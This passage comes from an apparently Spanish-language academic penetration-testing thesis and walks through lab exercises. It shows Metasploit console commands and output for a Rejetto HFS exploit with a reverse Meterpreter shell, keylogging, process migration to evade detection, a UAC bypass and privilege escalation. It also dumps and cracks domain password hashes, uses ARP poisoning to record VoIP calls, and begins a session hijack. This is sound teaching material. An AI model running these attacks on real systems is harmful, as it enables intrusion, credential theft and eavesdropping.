
Figura 84. Explotación y uso de meterpreter.

```
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.37.129:4444
[*] Using URL: http://192.168.37.129:5555/yIblBelwBGy
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /yIblBelwBGy
[*] Sending stage (957487 bytes) to 192.168.37.138
[*] Meterpreter session 2 opened (192.168.37.129:4444 -> 192.168.37.138:60704)
[!] Tried to delete %TEMP%\EQswnhBE.vbs, unknown result
[*] Server stopped.

meterpreter >
```

Fuente: autor.

A través de *meterpreter* se puede ejecutar código en la máquina víctima para obtener información, se utiliza el comando (screenshot) con el cual se obtiene una captura de pantalla del objetivo, como se ilustra a continuación.


Figura 85. Uso comandos en meterpreter.



Fuente: autor.

Por otra parte también se puede ejecutar un sniffer para capturar las pulsaciones del teclado y se realiza una prueba desde la máquina víctima para verificar el funcionamiento del mismo.


Figura 86. Ejecución de un sniffer.



Fuente: autor.

Para observar lo que se escribió, desde la máquina atacante se utiliza el comando (keyscan_dump), el cual permite observar la captura que se realizó en la víctima.


Figura 87. Ejecución de un Keylogger.



Fuente: autor.

Otra de las cosas que se pueden hacer, es la ejecución de programas de la máquina víctima, como por ejemplo abrir la calculadora a través del comando (execute), se observa que en la victima se abre el programa y para cerrarlo se puede matar el proceso a través del numero o nombre del mismo.

Figura 88. Ejecución calculadora máquina víctima.




Fuente: autor.

Es importante resaltar que la sesión de meterpreter activa se ejecuta en un proceso de la máquina víctima, otra de las opciones que se tienen para generar

persistencia y evitar ser detectado por alguna barrera de seguridad, es migrar el proceso en el que se encuentra el ataque a un proceso legitimo del sistema, para ocultarse dentro del mismo, con el comando (getpid) se observa el proceso activo y con el comando (ps) se listan todos los procesos que se ejecutan en la máquina.


Figura 89. Uso comando getpid y ps.



Fuente: autor.

Para migrar de proceso se procede a buscar el servicio de explorer.exe con el fin de añadirse al mismo para evitar que sea detectado el ataque.


Figura 90. Búsqueda explorer.exe



Fuente: autor.

Con el uso del comando (migrate) se procede a migrar desde el proceso 1624 hasta el 636, logrando de forma satisfactoria la migración del proceso a explorer.exe.

Figura 91. Migración del proceso.



Fuente: autor.

Es importante confirmar si la migración ha sido correcta con el comando (getpid).

Figura 92. Verificación del proceso.

```
meterpreter > getpid
Current pid: 636
```

Fuente: autor.

Con el fin de escalar privilegios se realizara la búsqueda de otro *exploit* para uac (UserAccount Control), el cual es un sistema de seguridad de Microsoft para proteger a los usuarios de Windows de la ejecución de acciones con el máximo privilegio que pudiera tener el sistema, este tipo de *exploit* utilizan una técnica de bypass para lograr escalar privilegios hasta NT *AuthoritySystem* (Usuario con el mayor nivel de privilegios sobre la máquina), para lograr esto se mantiene la sesión activa y se realiza la búsqueda de un *exploit* con estas características.

Figura 93. Background – searchuac.

```
meterpreter >
Background session 2? [y/N]
```

Name	Disclosure Date	Rank
exploit/windows/local/ask	2012-01-03	excellent
exploit/windows/local/bypassuac	2010-12-31	excellent

Fuente: autor.

Una vez encontrado el *exploit*, es necesario anexar el uso de un *payload* como se ha visto en pasos anteriores, para lograr la conexión reversa desde la victima hacia el atacante con una sesión de meterpreter.


Figura 94. Uso *exploit* y *payloadbypassuac*.

```
msf exploit(rejetto_hfs_exec) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Fuente: autor.

Una vez seleccionado el *exploit* y el *payload,* se hace necesario configurar la sesión contra la cual se realizara el ataque, al igual que la IP de la máquina atacante, desde la cual se efectuara la conexión reversa por parte de la víctima, por otra parte, es importante cambiar el puerto de trabajo para evitar errores con la sesión anterior.


Figura 95. Configuración *exploituac*



Fuente: autor.

Después de efectuada la configuración antes mencionada, se ejecuta el ataque, observando que se logra una nueva sesión de *meterpreter* contra la víctima.

Figura 96. Sesión 3 *meterpreter* máquina víctima.



Fuente: autor.

Con el comando (getsystem), es posible elevar los privilegios, convirtiendo el usuario actual en NT AuthoritySystem.

Figura 97. Elevando privilegios.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin))
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Fuente: autor.

Teniendo en cuenta el nivel de privilegios con el que se cuenta en la máquina víctima, se realiza la ejecución de *(Smart_hashdump*), con el fin de obtener las cuentas locales desde la base de datos SAM y en este caso como el objetivo es Controlador de Dominio, también se podrá acceder a la Base de Datos de la Cuenta de Dominio dependiendo del nivel de privilegios, el Sistema Operativo y el rol del host.

Figura 98. Obtención cuentas del dominio.

```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against SERVER2008
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20180314154152_default_192.168.37.138_windows.hashes_562274.txt
[+]     This host is a Domain Controller!
[*] Dumping password hashes...
[-] Failed to dump hashes as SYSTEM, trying to migrate to another process
[*] Migrating to process owned by SYSTEM
[*] Migrating to wininit.exe
[+] Successfully migrated to wininit.exe
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:042a99a0bd56928e598924ce05c43c8e
[+]     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9ab2cf38cab73fbc3730ca2af60cc896
[+]     Juggyboy:1002:aad3b435b51404eeaad3b435b51404ee:488cdcdd2225312793ed6967b28c1025
[+]     Jason:1003:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf
[+]     Shiela:1004:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537
[+]     david:1110:aad3b435b51404eeaad3b435b51404ee:e32690d328dd63cf10370e353708bc34
[+]     SERVER2008$:1005:aad3b435b51404eeaad3b435b51404ee:0ddf32ed327c9bdddbc06583b3aa12a1
[+]     WINDOWS10$:1109:aad3b435b51404eeaad3b435b51404ee:b67f6d2e52cb9340d6c7fac2f5008d1f
```

Fuente: autor.

Esta información se puede guardar dentro de un archivo, con el fin de realizar un ataque posterior para lograr la consecución de las contraseñas en texto claro.

Figura 99. Archivo de texto con contraseñas.

```
root@Kali:~/Documents# cat sam.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:042a99a0bd56928e598924ce05c43c8e
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9ab2cf38cab73fbc3730ca2af60cc896
Juggyboy:1002:aad3b435b51404eeaad3b435b51404ee:488cdcdd2225312793ed6967b28c1025
Jason:1003:aad3b435b51404eeaad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf
Shiela:1004:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537
david:1110:aad3b435b51404eeaad3b435b51404ee:e32690d328dd63cf10370e353708bc34
SERVER2008$:1005:aad3b435b51404eeaad3b435b51404ee:99b1a650c7cacca5035fe6fa0d152eb2
WINDOWS10$:1109:aad3b435b51404eeaad3b435b51404ee:b67f6d2e52cb9340d6c7fac2f5008d1f
```

Fuente: autor.

Con el archivo anterior se podría hacer uso de la herramienta John the Ripper (Programa que permite el ataque por fuerza bruta para descifrar contraseñas), como se observa en la figura 100


Figura 100. Ataque de fuerza bruta.

```
root@Kali:~/Documents# john --format=NT sam.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 8 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty           (Jason)
green            (Juggyboy)
test             (Shiela)
```

Fuente: autor.

6.2.6 Laboratorio No.6 – Vulnerabilidad en voz sobre IP. En el siguiente laboratorio se pretende realizar un ataque a una central de voz IP para capturar la llamadas de las víctimas, con la ayuda de una serie de herramientas que aprovechan las vulnerabilidades presentes en las máquinas, lo anterior con el fin de continuar el desarrollo de la fases mencionadas en la metodología inicial de este trabajo. Se proceden a encender algunas de las máquinas.


Figura 101. Máquinas laboratorio No.6.



Fuente: autor.

Para comenzar con la práctica en las máquinas victimas (Internet Server) y (Windows 7) se instalara un software de voz sobre IP (3CXPhone) y se configuraran unas cuentas y extensiones, las cuales se comunicaran a la central telefónica (TrixBox), con el fin de simular llamadas entre ellos.


Figura 102. Instalación de Software y configuración de extensiones.



Fuente: autor.

En la máquina (Windows 8.1), se utilizará la herramienta CAIN (Para métodos de Sniffing y ataques de diccionario), con el fin de obtener las conversaciones y incluso las contraseñas de autenticación al servidor por parte de las víctimas, se comienza con la configuración de la tarjeta de red para hacer el Sniffing.


Figura 103. Configuración tarjeta de red.



Fuente: autor.

Con la herramienta se realiza un escaneo de la red para verificar las máquinas que se encuentran activas y poder detectar sus MAC para efectuar un ataque de ARP, con se observó en laboratorios anteriores.


Figura 104. Escaneo de la red.



Fuente: autor.

Se procede a realizar un ataque de Envenenamiento ARP entre la máquina atacante y la puerta de enlace con el fin de obtener el acceso a todo el tráfico que va a circular entre las víctimas.


Figura 105. Ataque de envenenamiento ARP.



Fuente: autor.

Una vez efectuado el ataque se procede a realizar una llamada desde la Victima1 hacia la Victima2 con el fin de verificar si se logra capturar los audios de las conversaciones entre ellos.


Figura 106. Llamada entre las víctimas.



Fuente: autor.

En la máquina atacante se logra observar que las llamadas quedan grabadas, sin que el usuario se pueda percatar del ataque que está progreso.


Figura 107. Captura de llamadas.



Fuente: autor.

Toda esta información que se está capturando, se puede utilizar para efectuar un ataque de diccionario, con el fin de observar las contraseñas de las víctimas.


Figura 108. Envió de las capturas para ataque de fuerza bruta.



Fuente: autor.

Otra de las opciones que se tienen con la herramienta que está en uso es la elección de generar ataques de fuerza bruta por diccionario.


Figura 109. Opción ataque de diccionario.



Fuente: autor.

Es posible indicar cuáles serán los caracteres que se utilizaran para hallar la contraseña de la víctima, para este caso solo se requerirán los números del 0 al 9, logrando observar que se ha encontrado la contraseña de la víctima con extensión 1001 (123456).


Figura 110. Diccionario personalizado para el ataque.



Fuente: autor.

6.2.7 Laboratorio No.7 – Secuestro de sesión. En el siguiente laboratorio se pretende realizar un ataque de secuestro de sesión para la máquina victima (*OwaspBroken Web Apps*), con el fin de observar el funcionamiento de algunas herramientas y pruebas que se deben tener en cuenta durante el desarrollo de la fases mencionadas en la metodología inicial de este trabajo para una prueba de penetración. Se proceden a encender algunas de las máquinas.


Figura 111. Máquinas laboratorio No.7.



Fuente: autor.

Para comenzar con la práctica se utilizara una de las vulnerabilidades presentes en la máquina víctima para secuestro de sesión (Hijack a Session).

Figura 112. Vulnerabilidad Hijack a Session.




Fuente: autor.

Desde la máquina atacante se utilizara la herramienta *WebScarab* (Manipulada como un proxy para interceptar y alterar las peticiones HTTP en el navegador Web

y la respuesta del servidor) la IP por defecto será la local 127.0.0.1 para la configuración en el navegador.


Figura 113. Configuración proxy.



Fuente: autor.

Se realiza una navegación normal hacia la IP de la página víctima, en este caso de la máquina Owasp configurada anteriormente.

